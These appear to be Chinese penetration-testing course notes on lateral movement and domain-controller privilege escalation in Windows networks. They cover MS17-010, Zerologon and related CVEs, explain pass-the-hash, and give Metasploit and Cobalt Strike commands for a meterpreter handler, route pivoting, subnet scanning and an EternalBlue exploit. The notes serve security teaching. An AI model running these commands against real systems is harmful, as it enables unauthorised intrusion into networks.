


内网安全-横向移动&域控提权&NetLogon&ADCS&PAC&KDC&永恒之

蓝





内网安全-小迪安全



#知识点:

- 0、横向移动-系统漏洞-CVE-2017-0146
- 1、横向移动-域控提权-CVE-2014-6324
- 2、横向移动-域控提权-CVE-2020-1472
- 3、横向移动-域控提权-CVE-2021-42287
- 4、横向移动-域控提权-CVE-2022-26923

-连接方向: 正向&反向 (基础课程有讲过)

-内网穿透: 解决网络控制上线&网络通讯问题

-隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)

-代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, Kerberos_TGS, GPO&DAACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式, 原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务, 而不用提供明文密码。

如果禁用了 ntlm 认证, PsExec 无法利用获得的 ntlm hash 进行远程连接, 但是使用 mimikatz 还是可以攻击成功。对于 8.1/2012r2, 安装补丁 kb2871997 的 Win 7/2008r2/8/2012 等, 可以使用 AES keys 代替 NT hash 来实现 ptk 攻击,

总结: KB2871997 补丁后的影响

pth: 没打补丁用户都可以连接, 打了补丁只能 administrator 连接

1. 打了补丁才能用用户都可以连接, 采用 smb 连接

演示案例：

- 横向移动-系统漏洞-CVE-2017-0146
 - 横向移动-域控提权-CVE-2014-6324
 - 横向移动-域控提权-CVE-2020-1472
 - 横向移动-域控提权-CVE-2021-42287
 - 横向移动-域控提权-CVE-2022-26923
-
-

```
#横向移动-系统漏洞-CVE-2017-0146
CVE-2017-0146 (MS17010)
Windows 7 8.1 10; Windows Server 2008 2012 2016;
-插件检测-横向移动
-CS 联动 MSF-检测&利用
1、CS 创建外联监听器
2、CS 执行联动 MSF
msf-ip 8888
spawn msf
3、MSF 监听联动配置
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 0.0.0.0
set lport 8888
run
4、添加路由
run autoroute -p //查看当前路由表
run post/multi/manage/autoroute //添加当前路由表
5、检测模块
use auxiliary/scanner/smb/smb_ms17_010
set rhosts 192.168.3.21-32 //设置扫描目标段
set threads 5 //设置扫描线程数
run
6、利用模块
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/bind_tcp //正向连接上线
set rhost 192.168.3.25 //设置连接目标
set rhosts 192.168.3.25 //设置扫描目标
run
```

```
#横向移动-域控提权-CVE-2014-6324
```

见前面 PTT 横向移动课程演示

```
#横向移动-域控提权-CVE-2020-1472
```

```
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1
(Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
